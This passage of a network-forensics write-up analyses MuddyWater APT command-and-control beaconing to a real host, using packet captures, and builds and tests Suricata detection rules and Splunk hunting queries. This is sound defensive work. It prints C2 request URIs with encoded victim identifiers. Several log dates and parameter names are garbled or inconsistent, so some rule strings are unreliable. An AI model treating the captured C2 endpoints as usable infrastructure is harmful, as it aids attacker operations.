25/1/2023 -- 23:34:24 - <Notice> - all 5 packet processing threads, 4 management threads initialized, engine started.
25/1/2023 -- 23:34:24 - <Notice> - Signal Received. Stopping engine.
25/1/2023 -- 23:34:24 - <Notice> - Pcap-file module read 1 files, 636 packets, 45881 bytes
hacker@ubuntu:~/Desktop$ tail -n 10 test/fast.log
04/10/2019-08:14:25.598274  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:50983 -> 94.23.148.194:80
04/10/2019-08:16:24.961199  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52846 -> 94.23.148.194:80
04/10/2019-08:15:47.653185  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52257 -> 94.23.148.194:80
04/10/2019-08:16:14.555101  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52682 -> 94.23.148.194:80
04/10/2019-08:17:07.727123  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53521 -> 94.23.148.194:80
04/10/2019-08:16:09.312492  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52599 -> 94.23.148.194:80
04/10/2019-08:16:46.856285  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53192 -> 94.23.148.194:80
04/10/2019-08:16:57.288966  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53355 -> 94.23.148.194:80
04/10/2019-08:16:36.300895  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53024 -> 94.23.148.194:80
04/10/2019-08:17:18.155267  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53688 -> 94.23.148.194:80
hacker@ubuntu:~/Desktop$
```

```

> [2 Reassembled TCP Segments (219 bytes): #602(205), #605(14)]
▼ Hypertext Transfer Protocol
  > POST /serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtrDU= HTTP/1.1\r\n
    Host: 94.23.148.194\r\n
  > Content-Length: 14\r\n
    Expect: 100-continue\r\n
    \r\n
    [Full request URI: http://94.23.148.194/serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtrDU=]
    [HTTP request 2/2]
    [Response in frame: 606]
  File Data: 14 bytes
  ▼ Data (14 bytes)
    Data: 636c69656e744964656e74697479
    [Length: 14]

```

| | | |
|------|---|-------------------|
| 0000 | 50 4f 53 54 20 2f 73 65 72 76 65 72 53 63 72 69 | POST /se rverScri |
| 0010 | 70 74 2f 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 | pt/clien tFrontLi |
| 0020 | 6e 65 2f 67 65 74 43 6f 6d 6d 61 6e 64 2e 70 68 | ne/getCo mmand.ph |
| 0030 | 70 3f 63 6c 69 65 6e 74 49 64 65 6e 74 69 74 79 | p?client Identity |
| 0040 | 3d 4e 45 45 74 4e 6b 45 74 51 6a 4d 74 4e 30 45 | =NEEtNkE tQjMtN0E |
| 0050 | 74 4f 44 67 74 51 6a 51 74 4d 45 59 74 4e 6a 51 | tODgtQjQ tMEYtNjQ |
| 0060 | 74 52 6b 59 74 4e 6a 59 74 51 7a 63 74 4f 54 59 | tRkYtNjY tQzctOTY |
| 0070 | 74 4e 7a 63 74 4d 30 55 74 4d 7a 55 74 52 44 55 | tNzctM0U tMzUtrDU |
| 0080 | 3d 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 | = HTTP/1 .1·Host |
| 0090 | 3a 20 39 34 2e 32 33 2e 31 34 38 2e 31 39 34 0d | : 94.23. 148.194· |
| 00a0 | 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a | ·Content -Length: |
| 00b0 | 20 31 34 0d 0a 45 78 70 65 63 74 3a 20 31 30 30 | 14··Exp ect: 100 |
| 00c0 | 2d 63 6f 6e 74 69 6e 75 65 0d 0a 0d 0a 63 6c 69 | -continu e···cli |
| 00d0 | 65 6e 74 49 64 65 6e 74 69 74 79 | entIdent ity |

```
#alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection"; content:"helloMsg"; offset:0; depth:8; sid:30000; classtype:trojan-activity; rev:1;)
```

```
alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection client identification"; content:"clientIdtity"; offset:0; depth:14; sid:30001; classtype:trojan-activity; rev:1;)
```

At the second stage, it is assumed that adversary can easily change the C2C IP address so the second signature was written by utilizing the data of the TCP payload. If the TCP payloads first 14 bytes include “clientIdtity” suricata will generate an alert.

The signature was tested by replying the pcap network traffic and suricata successfully could generate an alert .

```
hacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/suricata.yaml -k none -l test
25/1/2023 -- 23:39:06 - <Notice> - This is Suricata version 4.1.4 RELEASE
25/1/2023 -- 23:39:06 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)]
- dns-log is not available when Rust is enabled.
25/1/2023 -- 23:39:06 - <Notice> - all 5 packet processing threads, 4 management threads initialized, engine started.
25/1/2023 -- 23:39:06 - <Notice> - Signal Received. Stopping engine.
25/1/2023 -- 23:39:06 - <Notice> - Pcap-file module read 1 files, 636 packets, 45881 bytes
hacker@ubuntu:~/Desktop$ tail -n 10 test/fast.log
04/10/2019-08:17:18.155267  [**] [1:30000:1] Muddy Water APT Group C2C connection [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53688 -> 94.23.148.194:80
04/10/2019-08:16:19.717133  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52762 -> 94.23.148.194:80
04/10/2019-08:16:30.143154  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
04/10/2019-08:16:30.428770  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
04/10/2019-08:16:31.037995  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
04/10/2019-08:17:12.907026  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53604 -> 94.23.148.194:80
04/10/2019-08:16:41.474462  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53107 -> 94.23.148.194:80
04/10/2019-08:16:52.029493  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53272 -> 94.23.148.194:80
04/10/2019-08:17:02.448997  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53438 -> 94.23.148.194:80
04/10/2019-08:17:22.479928  [**] [1:30001:1] Muddy Water APT Group C2C connection client identification [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
hacker@ubuntu:~/Desktop$ █
```

| | | | |
|---------------|------|----|---|
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 68 | POST /serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtOD |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 68 | POST /serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtOD |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 68 | POST /serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtOD |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 68 | POST /serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtOD |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 68 | POST /serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtOD |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |
| 94.23.148.194 | HTTP | 68 | POST /serverScript/clientFrontLine/getCommand.php?clientIdtity=NEEtNkEtQjMtN0EtOD |
| 94.23.148.194 | HTTP | 62 | POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQ |

Uri IoC's were utilized for creating new version of the suricata rules. First with follow http the packets were concatanated and the traffic was shown like below.

HTTP/1.1 100 Continue

```
POST /serverScript/clientFrontLine/helloServer.php?
helloMsg=NEEtNkEtQjMtN0EtODgtQjQMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtrDUqNDAzMzQwMzQ0D%0Ac2NydfNbnQxLjEgTWljcm9
zaW9uYywwMzItYmI0KlVTRVIt%0D%0AUeMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0 HTTP/1.1
Host: 94.23.148.194
Content-Length: 8
Expect: 100-continue

helloMsgHTTP/1.1 200 OK
Date: Wed, 10 Apr 2019 15:15:47 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

%HI%

Then “serverCcript” string was choosen for creating signature. For faster detection hex values of string was utilized;

```
0000 50 4f 53 54 20 2f 73 65 72 76 65 72 53 63 72 69
0010 70 74 2f 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69
0020 6e 65 2f 68 65 6c 6c 6f 53 65 72 76 65 72 2e 70
0030 68 70 3f 68 65 6c 6c 6f 4d 73 67 3d 4e 45 45 74
0040 4e 6b 45 74 51 6a 4d 74 4e 30 45 74 4f 44 67 74
0050 51 6a 51 74 4d 45 59 74 4e 6a 51 74 52 6b 59 74
0060 4e 6a 59 74 51 7a 63 74 4f 54 59 74 4e 7a 63 74
0070 4d 30 55 74 4d 7a 55 74 52 44 55 71 4e 44 41 7a
0080 4d 7a 51 77 4d 7a 4d 71 25 30 44 25 30 41 63 32
0090 4e 79 64 45 46 6e 62 6e 51 78 4c 6a 45 71 54 57
00a0 6c 6a 63 6d 39 7a 62 32 5a 30 49 46 64 70 62 6d
00b0 52 76 64 33 4d 67 4e 79 42 51 63 6d 39 6d 5a 58
```

"|2f 73 65 72 76 65 72 53 63 72 69 70 74| 2f 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65 2f|"

[Frame: 328, payload: 355-362 (8 bytes)]
 [Segment count: 2]
 [Reassembled TCP length: 363]
 [Reassembled TCP Data: 504f5354202f7365727665725363726970742f636c69656e7446726f6e744c696e652f68...]

▼ Hypertext Transfer Protocol

▼ [truncated]POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYt
 > [[truncated]Expert Info (Chat/Sequence): POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NEE
 Request Method: POST

▼ Request URI [truncated]: /serverScript/clientFrontLine/helloServer.php?helloMsg=NEEtNkEtQjMtN0EtODgtQjQtM
 Request URI Path: /serverScript/clientFrontLine/helloServer.php
 > Request URI Query [truncated]: helloMsg=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRD
 Request Version: HTTP/1.1
 Host: 94.23.148.194\r\n

▼ Content-Length: 8\r\n
 [Content length: 8]
 Expect: 100-continue\r\n
 \r\n

[Full request URI [truncated]: http://94.23.148.194/serverScript/clientFrontLine/helloServer.php?helloMsg=NE

| | | | |
|------|-------------------------|-------------------------|-------------------|
| 0000 | 50 4f 53 54 20 2f 73 65 | 72 76 65 72 53 63 72 69 | POST /se rverScri |
| 0010 | 70 74 2f 63 6c 69 65 6e | 74 46 72 6f 6e 74 4c 69 | pt/clien tFrontLi |
| 0020 | 6e 65 2f 68 65 6c 6c 6f | 53 65 72 76 65 72 2e 70 | ne/hello Server.p |
| 0030 | 68 70 3f 68 65 6c 6c 6f | 4d 73 67 3d 4e 45 45 74 | hp?hello Msg=NEEt |
| 0040 | 4e 6b 45 74 51 6a 4d 74 | 4e 30 45 74 4f 44 67 74 | NkEtQjMt N0EtODgt |
| 0050 | 51 6a 51 74 4d 45 59 74 | 4e 6a 51 74 52 6b 59 74 | QjQtMEYt NjQtRkYt |
| 0060 | 4e 6a 59 74 51 7a 63 74 | 4f 54 59 74 4e 7a 63 74 | NjYtQzct OTYtNzct |
| 0070 | 4d 30 55 74 4d 7a 55 74 | 52 44 55 71 4e 44 41 7a | M0UtMzUt RDUqNDAz |
| 0080 | 4d 7a 51 77 4d 7a 4d 71 | 25 30 44 25 30 41 63 32 | MzQwMzMq %0D%0Ac2 |
| 0090 | 4e 79 64 45 46 6e 62 6e | 51 78 4c 6a 45 71 54 57 | NydEFnbn QxLjEqTW |
| 00a0 | 6c 6a 63 6d 39 7a 62 32 | 5a 30 49 46 64 70 62 6d | lJcm9zb2 Z0IFdpbm |
| 00b0 | 52 76 64 33 4d 67 4e 79 | 42 51 63 6d 39 6d 5a 58 | Rvd3MgNy BQcm9mZX |
| 00c0 | 4e 7a 61 57 39 75 59 57 | 77 71 4d 7a 49 74 59 6d | Nzaw9uYw wqMzItYm |
| 00d0 | 6c 30 4b 6c 56 54 52 56 | 49 74 25 30 44 25 30 41 | l0KlVTRV It%0D%0A |
| 00e0 | 55 45 4d 71 56 30 39 53 | 53 30 64 53 54 31 56 51 | UEmqV09S S0dST1VQ |
| 00f0 | 4b 6c 56 54 52 56 49 74 | 55 45 4e 63 59 57 52 74 | KlVTRVIt UENcYWRt |
| 0100 | 61 57 34 71 4d 54 6b 79 | 4c 6a 45 32 4f 43 34 78 | ah4qMTky LjE2OC4x |
| 0110 | 4d 44 41 75 4d 54 45 30 | 20 48 54 54 50 2f 31 2e | MDAuMTE0 HTTP/1. |
| 0120 | 31 0d 0a 48 6f 73 74 3a | 20 39 34 2e 32 33 2e 31 | 1..Host: 94.23.1 |
| 0130 | 34 38 2e 31 39 34 0d 0a | 43 6f 6e 74 65 6e 74 2d | 48.194.. Content- |
| 0140 | 4c 65 6e 67 74 68 3a 20 | 38 0d 0a 45 78 70 65 63 | Length: 8..Expec |
| 0150 | 74 3a 20 31 30 30 2d 63 | 6f 6e 74 69 6e 75 65 0d | t: 100-c ontinue. |
| 0160 | 0a 0d 0a 68 65 6c 6c 6f | 4d 73 67 | ...hello Msg |

The signature catches the POST as http_method and jumps 1 byte to the forward and searches 73 65 72 76 65 72 53 63 72 69 70 74 hex strings in the next 12 byte then jumps to 17 bytes forward and searches “helloServer” string in next 11 bytes in uri and if the strings are detected, at last the signature looks for “.php?helloMsg=” string in next 14 bytes. If all the conditions are accepted the suricata generate an alert.

```
#alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection"; content:"helloMsg"; offset:0; depth:8; sid:30000; classtype:trojan-activity; rev:1;)
```

```
#alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection client identification"; content:"clientIdentity"; offset:0; depth:14; sid:30001; classtype:trojan-activity; rev:1;)
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT GROUP APT 39 PHISHING WITH MACRO MUDDY WATER"; flow:established,to_server; content:"POST"; http_method; content:"|73 65 72 76 65 72 53 63 72 69 70 74|"; http_uri; distance:1; within:12; content:"helloServer"; distance:17; within:11; http_uri; content:".php?helloMsg="; distance:0; within:14; http_uri; classtype:trojan-activity; sid:30002; rev:1;)
```

The signature was tested by replying the pcap network traffic and suricata successfully could generate an alert .

```
hacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/suricata.yaml -k none -l test
!6/1/2023 -- 00:26:39 - <Notice> - This is Suricata version 4.1.4 RELEASE
!6/1/2023 -- 00:26:39 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)] - dns-log is not available when Rust is enabled.
!6/1/2023 -- 00:26:39 - <Notice> - all 5 packet processing threads, 4 management threads initialized, engine started.
!6/1/2023 -- 00:26:39 - <Notice> - Signal Received. Stopping engine.
!6/1/2023 -- 00:26:39 - <Notice> - Pcap-file module read 1 files, 636 packets, 45881 bytes
hacker@ubuntu:~/Desktop$ cd test
hacker@ubuntu:~/Desktop/test$ tail -n 10 fast.log
!4/10/2019-08:14:25.598274  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:50983 -> 94.23.148.194:80
!4/10/2019-08:16:57.288966  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53355 -> 94.23.148.194:80
!4/10/2019-08:16:24.961199  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52846 -> 94.23.148.194:80
!4/10/2019-08:16:36.300895  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53024 -> 94.23.148.194:80
!4/10/2019-08:17:07.727123  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53521 -> 94.23.148.194:80
!4/10/2019-08:15:47.653185  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52257 -> 94.23.148.194:80
!4/10/2019-08:17:18.155267  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53688 -> 94.23.148.194:80
!4/10/2019-08:16:09.312492  [**] [1:30002:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53688 -> 94.23.148.194:80
```

Another signature was written by using Uri IoC which was founded during malware analysis or network forensic.

```
[POST /serverScript/clientFrontLine/getCommand.php?clientIdty=NEEtNkEtQjMtN0Et0DgtQjQtMEYtNjQtRkYtNjYtQzc'
[Severity level: Chat]
[Group: Sequence]
Request Method: POST
  Request URI: /serverScript/clientFrontLine/getCommand.php?clientIdty=NEEtNkEtQjMtN0Et0DgtQjQtMEYtNjQtRkYtNjYtQzc'
    Request URI Path: /serverScript/clientFrontLine/getCommand.php
    Request URI Query: clientIdty=NEEtNkEtQjMtN0Et0DgtQjQtMEYtNjQtRkYtNjYtQzc'tOTYtNzctM0UtMzUTRDU=
      Request URI Query Parameter: clientIdty=NEEtNkEtQjMtN0Et0DgtQjQtMEYtNjQtRkYtNjYtQzc'tOTYtNzctM0UtMzUTRDU=
    Request Version: HTTP/1.1
  Host: 94.23.148.194\r\n
  Content-Length: 14\r\n
    [Content length: 14]
  Expect: 100-continue\r\n
  \r\n
  [Full request URI: http://94.23.148.194/serverScript/clientFrontLine/getCommand.php?clientIdty=NEEtNkEtQjMtN0Et0DgtQjQtMEYtNjQtRkYtNjYtQzc'
  [HTTP request 2/2]
  [Response in frame: 415]
  File Data: 14 bytes
```

```

POST /serverScript/clientFrontLine/getCommand.php?clientIdtY=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTY
Host: 94.23.148.194
Content-Length: 14
Expect: 100-continue

clientIdtYHTTP/1.1 200 OK
Date: Wed, 10 Apr 2019 15:16:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

U0hI

```

The packets were assembled for obtaining the content of the C2C. The signature will alert if;

http method is post and connection was established from host to server, and 1 bytes later POST string includes **73 65 72 76 65 72 53 63 72 69 70 74** in following 12 bytes and 1 byte later within 15 bytes contain **63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65** hex bytes and one byte later in 15 bytes contain “getcommand.php?” string and following 15 bytes contain “clientIdtY” string.

| | | |
|------|---|-------------------|
| 0000 | 50 4f 53 54 20 2f 73 65 72 76 65 72 53 63 72 69 | POST /se rverScri |
| 0010 | 70 74 2f 63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 | pt/clien tFrontLi |
| 0020 | 6e 65 2f 67 65 74 43 6f 6d 6d 61 6e 64 2e 70 68 | ne/getCo mmand.ph |
| 0030 | 70 3f 63 6c 69 65 6e 74 49 64 65 6e 74 69 74 79 | p?client IdentitY |
| 0040 | 3d 4e 45 45 74 4e 6b 45 74 51 6a 4d 74 4e 30 45 | =NEEtNKE tQjMtN0E |
| 0050 | 74 4f 44 67 74 51 6a 51 74 4d 45 59 74 4e 6a 51 | tODgtQjQ tMEYtNjQ |
| 0060 | 74 52 6b 59 74 4e 6a 59 74 51 7a 63 74 4f 54 59 | tRkYtNjY tQzctOTY |
| 0070 | 74 4e 7a 63 74 4d 30 55 74 4d 7a 55 74 52 44 55 | tNzctM0U tMzUtRDU |
| 0080 | 3d 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 | = HTTP/1 .1·Host |
| 0090 | 3a 20 39 34 2e 32 33 2e 31 34 38 2e 31 39 34 0d | : 94.23. 148.194· |
| 00a0 | 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a | ·Content -Length: |
| 00b0 | 20 31 34 0d 0a 45 78 70 65 63 74 3a 20 31 30 30 | 14·Exp ect: 100 |
| 00c0 | 2d 63 6f 6e 74 69 6e 75 65 0d 0a 0d 0a 63 6c 69 | -continu e····cli |
| 00d0 | 65 6e 74 49 64 65 6e 74 69 74 79 | entIdent ity |

```

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT GROUP APT
39 PHISHING WITH MACRO MUDDY WATER client compromised"; flow:established,to_server; co
ntent:"POST"; http_method; content:"|73 65 72 76 65 72 53 63 72 69 70 74|"; http_uri;
distance:1; within:12; content:"|63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65|"; dista
nce:1; within:15; http_uri; content:"getCommand.php?"; distance:1; within:15; http_uri
; content:"clientIdtY="; distance:0; within:15; http_uri; classtype:trojan-activit
y; sid:30003; rev:1;)

```

```

hacker@ubuntu:~/Desktop$ sudo suricata -r case1.pcap -c /etc/suricata/suricata.yaml -k
none -l test
26/1/2023 -- 01:13:29 - <Notice> - This is Suricata version 4.1.4 RELEASE
26/1/2023 -- 01:13:29 - <Warning> - [ERRCODE: SC_ERR_NOT_SUPPORTED(225)] - dns-log is
not available when Rust is enabled.
26/1/2023 -- 01:13:29 - <Notice> - all 5 packet processing threads, 4 management threa
ds initialized, engine started.
26/1/2023 -- 01:13:29 - <Notice> - Signal Received. Stopping engine.
26/1/2023 -- 01:13:29 - <Notice> - Pcap-file module read 1 files, 636 packets, 45881 b
ytes
hacker@ubuntu:~/Desktop$

```


The signature was tested by replying the pcap network traffic and suricata successfully could generate an alert .

```
root@ubuntu:/home/hacker/Desktop/test# cat fast.log
```

```
34/10/2019-08:16:41.474462  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53107 -> 94.23.148.194:80
34/10/2019-08:16:52.029493  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53272 -> 94.23.148.194:80
34/10/2019-08:16:30.143154  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52927 -> 94.23.148.194:80
34/10/2019-08:17:12.907026  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53604 -> 94.23.148.194:80
34/10/2019-08:16:19.717133  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:52762 -> 94.23.148.194:80
34/10/2019-08:17:02.448997  [**] [1:30003:1] IRAN NATION STATE THREAT GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.100.1:53438 -> 94.23.148.194:80
root@ubuntu:/home/hacker/Desktop/test# █
```

As a conclusion Suricata rules are created as shown in the table;

```
alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection";
content:"helloMsg"; offset:0; depth:8; sid:30000; classtype:trojan-activity; rev:1;)
```

```
alert tcp $HOME_NET any -> 94.23.148.194 80 (msg:"Muddy Water APT Group C2C connection
client identification"; content:"clientIdentity"; offset:0; depth:14; sid:30001; classtype:trojan-activity;
rev:1;)
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT
GROUP APT39 PHISHING WITH MACRO MUDDY WATER"; flow:established,to_server;
content:"POST"; http_method; content:"|73 65 72 76 65 72 53 63 72 69 70 74|"; http_uri; distance:1;
within:12; content:"helloServer"; distance:17; within:11; http_uri; content:".php?helloMsg=";
distance:0; within:14; http_uri; classtype:trojan-activity; sid:30002; rev:1;)
```

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"IRAN NATION STATE THREAT
GROUP APT39 PHISHING WITH MACRO MUDDY WATER client compromised";
flow:established,to_server; content:"POST"; http_method; content:"|73 65 72 76 65 72 53 63 72 69
70 74|"; http_uri; distance:1; within:12; content:"|63 6c 69 65 6e 74 46 72 6f 6e 74 4c 69 6e 65|";
distance:1; within:15; http_uri; content:"getCommand.php?"; distance:1; within:15; http_uri;
content:"clientIdentity="; distance:0; within:15; http_uri; classtype:trojan-activity; sid:30003; rev:1;)
```



SIGMA RULES AND SPLUNK QUERIES

The queries are given below can be used for fast threat hunting activity;

QUICK SPLUNK THREAT HUNTING QUERIES

```
Index=* (resource.URL="http://94.23.148.194/serverScript/clientFrontLine/*")
index=ad_threat_index 94.23.148.194 |stats count by sourcetype | sort - count
index=xx sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 AND
dest=94.23.148.194 *
index=hunt sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
